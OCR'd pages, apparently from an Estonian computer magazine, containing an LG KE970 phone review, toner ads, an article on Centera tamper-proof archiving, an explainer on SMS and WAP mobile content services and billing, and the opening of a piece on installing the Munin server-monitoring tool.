Neile, kes seavad telefonist muusika kuulamisele kõrgendatud nõudmisi, teeb aga loodetavasti rõõmu telefoniga kaasa saadav kõrvaklapikomplekt, mis võimaldab 3,5 mm pistiku abil soovi korral telefoniga hoopis oma klappe ühendada.

Tegemist pole aga sugugi puhtalt "meelelahutuskonsooliga" – täiesti edukalt saab telefoni abil vaadata ka enamlevinud formaatides olevaid faile, surfata veebis ning lisada vajalikke Javal põhinevaid rakendusi. Telefoni 50-megabaidisest mälumahust kulub kümnendik mobiili enda põhifunktsioonide tarbeks, seega jääb helide-video-te-rakenduste tarbeks kokku 45 MB vaba mäluruumi. Kui aga sellest väheks jääb, toetab KE970 ka microSD mälukaarte, mis lubab juba tunduvalt suuremaid andmekogusid kuulata või vaadata.

Arvutiga saab seda mobiili ühendada kas USB-kaabli või Bluetooth-ühenduse abil; mõlemal juhul on võimalik nii telefoni ja arvuti vaheline failiedastus kui ka kalendri ja kontaktide sünkroniseerimine. Kaabliühenduse puhul on aga andmetega toimetamise ajal lisaks meeldiv võimalus telefoni samal ajal arvuti USB-pordist tuleva voolu abil laadida.

Peale sünkroniseerimistarkvara sisaldas telefoniga kaasa saadud CD ka LG InternetCube'i nimelist programmi, mille abil, nagu nimest võib arvata, on võimalik internetiteenuse tarbimiseks telefoni mobiilse modemina kasutada. Ahjaa, peale CD-plaadi arvutisse sisestamist saate väikese video abil veel korra kinnitust, et olete teinud suurepärase ostu! *Bling*!

Kokkuvõtteks võibki öelda, et LG Shine Gold on eelkõige telefon neile, kes peavad mobiili juures peale helistamise võrdselt oluliseks ka telefoni välimust ning kasutatavaid multimeediavõimalusi. Kuigi eemalt vaadates võib küll jääda mulje, et tegemist on vaid pelga meikimise abivahendiga, on KE970-l siiski piisavalt asine sisu, et sobida kõigile stiilihindajaile, olenemata nende vanusest või soost.

am 5,0

LG KE970 SHINE GOLD

Hind: 4199 krooni (Elisa)

GSM-töösagedus: 900/1800/1900
Mõõtmed: 100 × 51 × 14 mm
Mass: 119 g
Ooteaeg: kuni 280 h
Kõneaeg: kuni 3 h
Ekraan: 240 × 320 pikslit
Andmeside: GPRS, EDGE, Bluetooth, USB
Kaamera: 2 megapikslit

PLUSSID
- Mälukaardi tugi
- Selge ekraan
- Stiilne disain

MIINUSED
- Rulliku tundlikkus võiks olla parem
- Eestikeelne kasutusjuhend jätab soovida
- Palava ilmaga kasutades kattub kiiresti näpujälgedega

FOTO: TOOTJA

VEEL KULDSEID TASKUTELEFONE

LG pole ainuke, kes pakub edeva välimusega kuldset telefoni. N-ö kullaseeria on paljudel teistelgi – näiteks Nokial. Nende 6080 Gold on küll vähema metalse pinnaga, kuid kuldsed nupud tõmbavad pilku ikka. See odavama hinnaklassi telefon on saadaval ka Eestis. Kallim, üle 17 000 krooni maksev kuldse seeria mudel 8800 (Sirocco Golden Edition, pildil) on juba säravam ja ehtsam – kaetud 12-karaadise kullaga, mitte pole lihtsalt kullatooni. Ka seda saab Eestist veel osta.

Kullakarva telefone leiab ka Motorolalt – näiteks nende Krzr K1 Gsm Gold. Samsungi E900 võib samuti valida kuldse tooniga ja üsna sarnane LG KE970-ga on Sony Ericsson S500i kuldse korpusega mudel, samamoodi liugklapi ja metalsete nuppudega.

WWW.TOONERID.COM WWW.TOONERID.COM

SuperPrint® Toonerikassetide täitmiskomplekt

Kit 1 HP & Canon laserprinterid
Kit 2 Canon koopiamasinad
Kit 3 Samsung & Xerox /Lexmark
Kit 4 Epson & Konica-Minolta
Kit 5 Brother laserprinterid

Hind ainult 490,00


Täida kassett ise viie minutiga!
(2-3 täitekorda)

SuperPrint komplektid värvilaseritele
HP CLJ 1600/2600, värvid/tk.....420,00
HP CLJ 1500-2550/2840, värvid/tk.....590,00
Samsung CLP500-550 värvid 6600 lk.....990,00
Samsung CLP500-550 must 7000 lk.....990,00
Epson C900/K-Minolta 2400W must.....530,00

Pakkumine: Uprint toonerikassetid
Canon EP-22/HP LaserJ 1100/3200.....290,00
Canon EP-A/HP LaserJ 5L/6L/3150.....290,00
Canon EP-27: LPP-2900/3200.....590,00
HP 1010/12A: HP 1010/1020/3030.....490,00
HP LJ 15X: 1000W/1200/3300mfp.....550,00
Samsung ML-1510/1710/SCX-4216.....790,00

OLEME AVATUD!
Tasuta fotopaber!
Kõikidele klientidele, kes ostavad tindi- või toonerikasseti, anname paki Uprint fotopaberit (tavahind 49.-) kauba peale!
Vähenda printimiskulusid kuni 70%!

UP Brother TN-2000 tooner, 5000 lehte..1050,00
UP Samsung ML-1610/2010 toonerid.....890,00
UP HP C6656A must 19 ml tindikassett...270,00
UP HP 45 ja 15 tindikassett 42 ml.....190,00
UP Canon BCI-21/24 3-värvi ja must.....59,00
UP Epson T061 D68/88/DX, C/M/Y/K /tk.....59,00
UP Epson T071 D78/DX4000, C/M/Y/K /tk..75,00
Maxtec Ink Refill Kit 90 ml must 180,00
Maxtec Ink Refill Kit 3 x 30 ml 3-värvi.....220,00



TOONERID.COM

Tere tulemast! Avatud 9 - 18

Print-SuperStore OÜ Tel 611 6030
Ahtri 12, 10151 Tallinn myyk@toonerid.ee

Hinnad sisaldavad käibemaksu 18%.
Internetikauplus avatud 24 h.

Kohaletoimetamine riigi piires. Postiettemaks, makse internetipangas, maksekaardid, arve.

Centera paneb andmed arhiivi võltsimiskindlalt

USA-s nõuavad Centerat ka juristid – see aitab hiljem tõestada, kas aastaid tagasi saadetud e-kiri oli ikka just sellise sisuga, nagu asitõendina esitatud, mitte pärast ümber muudetud.

Kaido Einama
kaido@am.ee

Centera arhiveerimislahendus tagabki selle, et fail (või e-kiri või dokument) on arhiveeritud sellisena, nagu ta on, ja hiljem ei saa seal enam midagi muuta. Iga faili kohta arvutatakse sisu järgi aadress, mis on unikaalne ja mille järgi saab selle faili Centerast välja lugeda. Salvestatud objektile lisatakse ka XML-formaadis kirjeldus (metaandmed ehk andmed andmete kohta).

Centerasse salvestatakse ainult faili sisu ja seetõttu ei sõltu ta sellest, mis keskkonnast andmed tulevad ja mis formaadis nad on. Küll aga võib keskkondades, kust andmed Centerasse saadetakse, vaja minna spetsiaaltarkvara. Näiteks on e-posti arhiveerimiseks MS Exchange'i ja Lotus Notes'i jaoks spetsiaaltarkvara Email Xtender, millega kopeeritakse e-kiri Centerasse. Meil jääb sinna muutumatul kujul kuni ettemääratud vananemiseni. Samamoodi on olemas laiendustarkvarad failisüsteemide arhiveerimiseks.

Centerale saab öelda, mis ajani tuleb kirju säilitada. Enne pole neid võimalik ka kustutada, kui just füüsiliselt midagi salvestusseadmetega ei juhtu. Kustutamine on tegelikult paljudes valdkondades sama oluline kui säilitamine – näiteks võib seadus nõuda mõne kliendigrupi andmete kustutamist teatud aja möödudes. Lindile salvestatud arhiivis võib kuskilt vahelt ühe kirje kustutamine olla päris tülikas. Centera lahendusega on see aga üsna mugav – iga objekt on eemaldatav üksikuna, ilma teisi objekte ümber paigutamata.

Selleks, et ka salvestusseadme komponentidega juhtuvatest õnnetustest arhiveeritud andmed pääseksid, kasutatakse kas *parity protection*'it ehk paarsuskontrolli vigaste andmete leidmiseks või peegellahendusi. Peegeldamine ehk *mirror* tähendab, et samad andmed peegeldatakse kahte füüsiliselt eraldi asuvasse kohta. Nii on kindel, et andmetest on alati olemas koopia süsteemi piires. Juhul kui mõne seadme komponendi rikke korral tekib olukord, mil andmed ei ole paarsus- või peegeldusskeemiga kaitstud, taastab Centera automaatselt kaitse, kopeerides andmed mõnele teisele, hetkel veel töökorras olevale komponendile.

Hind ei ole enam üle mõistuse

Kus sellist lahendust vaja läheb? Nagu sissejuhatuses öeldud, meeldib see juristidele, kuid mitte ainult. Osades ametiasutustes on lausa kohustus kirjavahetust kindla aja jooksul säilitada. Tegelikult on paljudel ettevõtetel ka soov klientide kirjavahetust võimalikult kaua muutumatuna alles hoida, sest pikaajaline kliendisuhe võib tähendada vajadust teinekord ka päris vanades kirjades järge ajada.

Vaja võib sellist arhiveerimissüsteemi minna börsiettevõtetel, finantsasutustel, sidefirmadel, suure kliendibaasiga teeninduse ettevõtetel. Kui varem kõlbasid sellised lahendused hinna ja võimsuse poolest vaid suurtele, siis nüüd on olemas lahendusi ka üsna väikestele. Üks nelja *node*'iga komplekt maksab 35 000 USA dollarit ehk keskmise ametiauto jagu. Seega sobib see sellistele ettevõtetele, kes saavad endale juba ühte või mitut ametiautot lubada.

Kuid nagu paljude muude salvestussüsteemidega, on ka Centera puhul olemas teenus. Eestis veel salvestusteenust üle veebi ei pakuta, kuid Leedus on see olemas – tuleb oma fail üles laadida ning vastuseks saadakse *hash* ehk pikk numbrijada,

> Kuna Centeras ei krüpteerita andmeid, pole ta mõeldud kõrge salastusega andmete jaoks.

mis kirjeldab arhiveeritud dokumendi asukohta. Sisestades arhiiviaknasse selle numbrijada, leitakse salvestatud dokument Centera salvestussüsteemist uuesti ja käes ta ongi. Kuna Centeras ei krüpteerita andmeid, pole ta mõeldud kõrge salastusega andmete salvestamiseks. Selleks, et andmed ka salastada, tuleb nad enne arhiveerimist mõne muu vahendiga krüpteerida.

Centera ühe räkiühiku suuruseid seadmeid ehk *node*'e kasutatakse neljakaupa. See on vajalik andmete säilimise huvides. Peegeldamine kasutab nelja seadet ära koopiate tegemiseks – teine eksemplar infost salvestatakse mõnele teisele, tavaliselt kõige vähem koormatud räkiseadmele. Peegeldamine nõuab alati vähemalt ühe *node*'i jagu vaba ruumi olemasolu neljases grupis. Kasutatava ruumi suurendamiseks lisatakse seadmesse vaid uusi *node*'e. Seda süsteemi nimetatakse RAIN-iks – *Redundant Array of Independent Nodes*.

Nelja Centera *node*'i peale kokku tekib ligikaudu 4,5 terabaiti salvestusruumi. Andmete kaitseks rikete vastu läheb sellest pool maha puhtalt peegeldamise tarvis.

CENTERA ARHIVEERIMISLAHENDUS

Hind: umbes 400 000 krooni


- Koosneb neljast *node*'ist.
- Iga *node* on ühe räkiühiku suurune.
- Nelja *node*'iga komplekti salvestusmaht on 4,5 TB.
- Xtenderi programmid e-posti, failide, andmebaaside jaoks.
- Salvestustehnoloogiaks on *content addressed storage* (CAS) ehk sisu järgi adresseerimine.

FOTOD: TOOTJA

Piiks-piiks ja raha liigub

ISTOCKPHOTO.COM

Internet oli veel hiljuti nagu Metsik Lääs – äritegevuseks vajalik infrastruktuur oli nõrk, iga lahendus oli omamoodi uus ja miljoneid võideti ning kaotati hetkega.



Lemmit Kaplinski
OÜ MobySoft

Tänaseks on internet taltsutatud, välja on kujunenud kindlad tavad, arendatud on lahendused ja mis kõige tähtsam – kasutajad on harjunud tarbima elektroonilisi tasulisi teenuseid. Mobiilimaastik on praegu veel pisut kaootilisem. Kuna kõneteenuste kasv ei saa paratamatult olla lõputu, on rõhk liikunud nõndanimetatud sisuteenustele.

Mis on sisuteenused? Lühike vastus on "kõik, mida saab mobiiltelefoniga teha peale rääkimise". Enamiku telekavade tagaküljed on tavaliselt kaetud mängude, helinate ja tüngakõnede reklaamidega. Peale nende võib sisuteenuseks pidada ka juurdepääsu internetile või ka operaatori enda WAP-portaalile, kuhu on koondatud – loodetavasti asjalikke – materjale mobiilile sobivas formaadis.

Omaette sisuteenuste grupi moodustavad SMS-teenused. Kuigi logode-helinate tõmbamisse on enamasti kaasatud lühisõnumid, pean antud juhul silmas pigem (armu)horoskoope ja teisi lahendusi, kus teenuseks ei ole mitte värviline või piiksuv fail, vaid SMS-sõnumiga saabuv vastus kasutaja päringule.

SMS-teenused

Igasuguste lisateenuste pakkumiseks on esmalt vaja kanalit, mille kaudu toimuks andmeedastus kasutaja mobiili ja teenusepakkuja serveri vahel. SMS-sõnumid on siin mõnes mõttes eelisseisus, kuna peaaegu iga telefonikasutaja oskab sõnumit koostada ja saata, samuti on tegemist mobiilide mõistes igivana teenusega, mille toetus on universaalne.

Tehniliselt on SMS kui teenuse edastamise kanal suhteliselt lihtsa arhitektuuriga. Oma isikliku SMS-teenuse käivitamiseks on vaja astuda alljärgnevad sammud.

- Registreerida sideametis lühinumber. Mida lühemat ja meeldejäävamat numbrit soovite, seda rohkem tuleb selle kasutamise eest riigilõivu maksta.
- Registreerida number operaatorite võrkudes ja sõlmida leping sõnumite edastamiseks teie serverile. Lepingud tuleb sõlmida kõigi operaatoriga, vastasel juhul ei saa kliendid antud võrgust teie teenust kasutada. Siinkohas toimub ka arveldamine tavatariifist kallima sõnumi eest.
- Sõlmida leping sõnumite edastamiseks teie serverist kasutajale. Siin piisab lepingust ühe operaatoriga, kes saab saata sõnumeid nii enda kui teiste operaatorite klientidele.
- Arendada oma serveris välja tarkvara, mis töötleb sissetulnud sõnumeid ja saadab neile vastuseid. Just see on koht, kus te realiseerite oma hiilgava idee. (Vt skeemi.)

Üksiküritajale võib kogu see skeem üle jõu käia, seetõttu on võimalus kasutada kolmandate osapoolte abi. Näiteks Mobi Solutions võimaldab kaubamärgi Igaühe m-@ari all kasutada teil oma registreeritud lühinumbreid ja muud infrastruktuuri. Seega jääb teile ainult idee teostus.

> "Kasutajad kehitavad õlgu, sirvivad internetti arvutis ja jätkavad telefoniga rääkimist."

WAP-teenused

Kuigi SMS-infrastruktuur on lihtne ja töökindel, võimaldab see ainult lühikeste tekstiliste sõnumite saatmist ja vastuvõtmist. Failide laadimiseks ja dünaamilise sisu esitamiseks on vaja kasutaja ja sisupakkuja vahele üldisemat sidekanalit, mis ideaalvariandis ei erine vähemalt sisupakkuja jaoks olemasolevast interneti infrastruktuurist.

See kanal on olemas ja kuulub üldnimetaja alla WAP. Seda lühendit tõlgendatakse mõnikord halvustavalt kui *Worthless Application Protocol* (kasutu rakendusprotokoll) või *Wait And Pay* (oota ja maksa). Levinud arvamuse järgi on WAP-i keeruline seadistada, see on kallis, oma aja ära elanud ja lihtsalt mõttetu.

Kuna mõiste WAP hõlmab tegelikult tervet protokollide ja teenuste perekonda, tuleb selgitada, millisest WAP-i aspektist räägitakse. Kui mõisteks on "WAP-is käimine", peetakse ilmselt silmas lakoonilises WML-keeles kirjutatud "portaalide" külastamist. Võimalus maksta mahupõhist ja võrdlemisi kallist hinda aeglase ühendusega algeliste WML-lehekülgedega külastamise eest ei saagi vist vaimustada kedagi peale tõeliste tehnoloogiaentusiastide ja turundusosakonna. Ülejäänud kasutajad kehitavad õlgu, sirvivad internetti mugavalt arvutis ja jätkavad telefoniga rääkimist.

See osa WAP-ist, kus telefonid vajasid erikohtlemist, on tõesti aegunud. Täna müügil olevad telefonid saavad aga edukalt hakkama ka interneti kaootilise HTML-i supiga. Piiratud WAP-i infrastruktuur on siiski jätkuvalt kasutusel seetõttu, et oma kontrollitud iseloomu tõttu võimaldab ta klientide identifitseerimist ja nendega arveldamist. Telefoni sisse ehitatud WAP-brauserid ei tee ise otse päringuid serveritele internetis, vaid kasutavad selleks WAP-lüüsi abi, kelle poole pöörduvad nad WAP-perekonda kuuluvate protokollide abil. Lüüs tõlgendab need päringud HTTP-päringuteks, saadab internetti laiali ja edastab vastused telefonile.

Pöördudes mõne operaatori partneri, sisuteenuse pakkuja serveri poole, lisab WAP-lüüs päringule HTTP-päises tunnused, mis võimaldavad klienti identifitseerida. Selliseks tunnuseks võib olla näiteks kasutaja telefoninumber. Nüüd tuleb mängu veel üks komponent, nimelt makselüüs. Sisuteenuse pakkuja esitab operaatori makselüüsile päringu teenuse maksumuse ja kasutajat identifitseeriva tunnusega (mille ta sai hetk tagasi operaatori WAP-lüüsilt). Kui kasutaja kõnekaardil on piisav summa, arvestab operaator selle maha ning tagastab sisuteenuse pakkujale teate tehingu õnnestumisest. Selle alusel saab viimane võimaldada ligipääsu teenusele – olgu selleks helin, mäng või uudistelehekülg.


Lisan veel, et kirjeldatud WAP-ühendust ei tohiks segi ajada pakettandmesidega (nn dataühendus), mis võimaldab näiteks ühendada mobiiltelefoni sülearvutiga ja niiviisi internetti kasutada. Siinkohas liiguvad andmed küll endiselt operaatori serverite kaudu, kuid endisest madalamal tasemel (kui WAP-ühendus hõlmab sidet kuni OSI 7., rakenduskihini, siis pakettandmeside puhul lõppeb lüüsi roll 3., võrgukihiga), mistõttu puudub operaatoril praktiline võimalus andmevoogu sekkuda.

Teine põhjus, miks sisu laadimiseks kasutatakse just WAP-brausereid (ja üldjuhul ei sobi selleks kolmandad brauserid, näiteks Opera Mini), seisneb tõsiasjas, et ainult telefoni sisse ehitatud WAP-brauser teab, kuhu ja kuidas alla laetud sisu telefonis paigutada. Kuna telefonid on oma sisemiselt arhitektuurilt väga erinevad ja tihti suletud failisüsteemiga, puudub kolmandatel osapooltel enamasti see võimalus.

Kombineeritud lahendused


Praktikas kasutatakse kirjeldatud lahendusi kombineerituna. Tasuline SMS on kasutajate hulgas juurdunud makseviis, olgu siis lemmikartisti poolt hääletamiseks või uue helina tellimiseks. Tema puuduseks on jäikus hinna suhtes. Kindlale numbrile saadetud SMS maksab alati ühepalju, mis välistab võimaluse müüa erinevaid tooteid erinevate hindadega või viia läbi soo-

SMS-teenuste arhitektuur



Kombineeritud teenused

Kirjeldatud on kahte erinevat lahendust, mis erinevad selle poolest, kust jõuab informatsioon kasutaja soovist sisuteenuse pakkujale. Esimesel juhul saadab kasutaja selleks SMS-sõnumi (märgitud rohelisega), teisel juhul sisestab oma mobiilinumbri sisuteenuse pakkuja kodulehel (märgitud punasega). Alates sisupakkuja vastusest langevad edasised sammud mõlemal juhul kokku. Selgitustes vastavad numbrid esimesele võimalusele.



duskampaaniaid. Iga summa jaoks tuleb hankida uus number, millega kaasnevad aga küllaltki suured püsikulud.

WAP-makse on paindlik, aga telefoniga sisuteenuse pakkuja lehekülje külastamine on kasutajale märksa harjumatum tegevus kui sõnumi saatmine. Tegelikult toimub aga kõigi helinate laadimine WAP-ühenduse kaudu. Mäletatavasti võimaldas SMS edastada tekstilisi andmeid ja nende hulgas võib vabalt olla ka allalaadimislink. Et kasutaja ei peaks seda käsitsi WAP-brauserisse ümber toksima – tegevus, mis kaotaks sõnumite selge eelise –, kuulub WAP-standardi hulka ka SMS-sõnumiga sarnane Push-sõnum. Push-sõnum koosneb pealkirjast ja lingist ning iga telefon oskab avada selle sisseehitatud WAP-brauseriga. (Vt skeemi.)

Kitsaskohad

WAP-infrastruktuur, makselüüsid ja SMS-sõnumid võimaldavad kombineeritult paindlikke lahendusi teenuste pakkumiseks kõigi nende mõistete osas rõõmsalt ignorantsele kasutajale. Jättes siin kõrvale probleemid, mis tekivad telefonide iseärasustest erinevate sisutüüpide käsitsemisel, toon välja mõned kitsaskohad kirjeldatud lahendustes.

Kõige tõsisem probleem seisneb selles, et kõigi vajalike lahenduste käivitamine on sisuteenuse pakkuja jaoks põhjalik ettevõtmine ja muudab turule sisenemise väiketootjale keerukaks ja kulukaks. Ühelt poolt on vaja sõlmida lepingud kõigi operaatoritega, kelle klientidele teenuseid pakkuda kavatsetakse. Teiselt poolt on vaja arendada liidesed iga operaatori lüüsidega suhtlemiseks ning paraku ei ole siin ühtseid standardeid. Tõsi – kogu liiklus sisuteenuse pakkuja ja operaatorite vahel kasutab internetis juurdunud tehnoloogiaid ning vilunud veebiarendajale erilisi üllatusi ei paku.

> Mobiiliäri seostub kasutaja jaoks ennekõike meelelahutuse, võib-olla ka parkimisega.


Püsitasudega lepingud võivad alustava ettevõtte käibe kiiresti miinustesse viia. Juba mainitud Igaühe m-@ri ja teised vahendusteenused on üks võimalus kulude kokkuhoiuks, samal ajal on arusaadav, et see kokkuhoid tuleb suurema vahendustasu arvelt. Lehe www.mobi.ee/et/wap.php andmetel võib teenusepakkuja arvestada kuni 2/3 kasutaja makstud summast. Võrreldes näiteks pangalinkide vahendustasuga, on see üsnagi väike number.

Nende probleemide lahendamisel on suur töö teha operaatoritel. On arusaadav, et nad püüavad hoida kasvavat sisuteenuste turgu oma kontrolli all ja lõigata sellest maksimaalset kasumit. Kokkuvõttes määrab aga sisuteenuste mahu kasvu tervikuna mitte operaatorite endi pingutused WAP-portaalide arendamisel, vaid kolmandate tootjate teenuste massiline kasv. Mida madalamale liigub turule sisenemise lävi, seda rohkem sisuliselt uusi teenuseid välja arendatakse.

Viimase kitsaskohana peab tooma välja ka tõsiasja, et mobiiliäri seostub tänasel päeval kasutaja jaoks ennekõike meelelahutusega, võib-olla ka parkimisega. Muude lahenduste pakkuja peab paratamatult murdma läbi teatud umbusust ja kahtlustest pakutava teenuse suhtes. Kindlasti läbimurre toimub, nagu leiavad lahenduse ka teised kirjeldatud kitsaskohad, millest ükski ei ole lõppeks määrav. Mobiiltelefonid kombineerivad personaalse lähenemise, positsioneerimisvõimalused, pideva reageerimisvalmiduse, multimeedia ja traditsioonilised kõneteenused tainaks, millest on võimalik vormida täiesti uudseid rakendusi ja teenuseid. Ja seal, kus avanevad uued horisondid ja reeglid on veel liikuvad, pesevad julged pioneerid jälle jõgedest kulda. AM

Lemmit Kaplinski on OÜ MobySoft asutaja, mis arendab rakendustarkvara mobiiltelefonidele. Lisainfo www.mobysoft.ee.

PRINTERIKASSETID TÄIDA RAPOs!
Rapo tagab kvaliteedi, Sina säästad raha!
Soovime Sulle muretuid tööpäevi!
KINDEL KOOSTÖÖPARTNER RapO ALATES 1991 AASTAST
Canon SAMSUNG hp invent KYOCERA
Kontoritehnika lahendused
Toonerikassettide täitmine
Kontoritehnika hooldus-remont
Tallinna müügiesindus:
Tehnika 55/Roopa23
Müük 6450345
Hooldus 6460360
Tartu müügiesindus:
Soola3
Müük 7300187
Hooldus 7300189
RapO
www.rapo.ee
Kõik vajalik kontorisse



E-post graafilisel kujul

Otsides internetist head nõu meiliserverite kohta, leidsin juhuslikult vihje, et www.fastmail.fm kasutab oma meiliserverite ressursikasutuse jälgimiseks vabavaralist rakendust nimega Munin.

Lauri Jesmin
OÜ Nordtech

Juhuslik leid osutus aga muust leitud teabest palju asjalikumaks, sest serverite ressursikasutuse andmete kogumine ja eriti saadud andmetest arusaadavate piltide joonistamine pole Muniniga enam raske. Näiteks SNMP-ga andmete kogumine käib keeruliselt, pealegi ei toeta seda kõik teenused. Piltide joonistamiseks andmetest on ka olemas häid rakendusi, kuid needki vajavad palju seadistamist.

Vabavarana kõigile

Munin on aga lisaks ka vabavaraline rakendus, millega saab lihtsalt koguda serveritest andmeid ning nendest graafikuid koostada. Sisseantavate andmete osas tegelikult piiranguid pole, sest kõike, mida saab numbritega esitada, saab ka pildile panna.

Munini pilte joonistab ja andmeid kogub server, kes saab need andmed Munini agentidelt. Munini server töötab Linuxis, on kirjutatud Perlis ja kasutab RRDtooli andmete hoidmiseks ning graafikute joonistamiseks. Munini agent on samuti Perlis kirjutatud, kuid andmete kogumiseks süsteemidest kasutab veel lisaprogramme ehk pluginaid. Viimasel stabiilsel versioonil 1.2.5 on kaasas näiteks 121 pluginat ning neid võib Munini kodulehelt ka juurde leida. Lisaks Linuxitele ja Unixitele saab isegi Windowsit sellega monitoorida.

Lihtne paigaldada

Munini paigaldamine on väga lihtne. Centos 5-s koos RPMForge'i paketiallikatega saab Munini installida nii:

```
yum install munin
yum install munin-node
```

Esimene käsk paigaldab serveri, teine andmete kogumise agendi ning konfigureerib agendi pluginad. Klientides, kuhu serverit vaja ei ole, tuleb käivitada ainult teine käsk.

Kogu Munini seadistamine käib vana kooli viisil ehk tekstifailidest. Kellele see ei sobi, sellele ei sobi ka Munin. RPM-i pakettidest paigaldatud Munini seadistused asuvad kataloogis /etc/munin, seal on agendi ja serveri seadistused ning veebimallid.

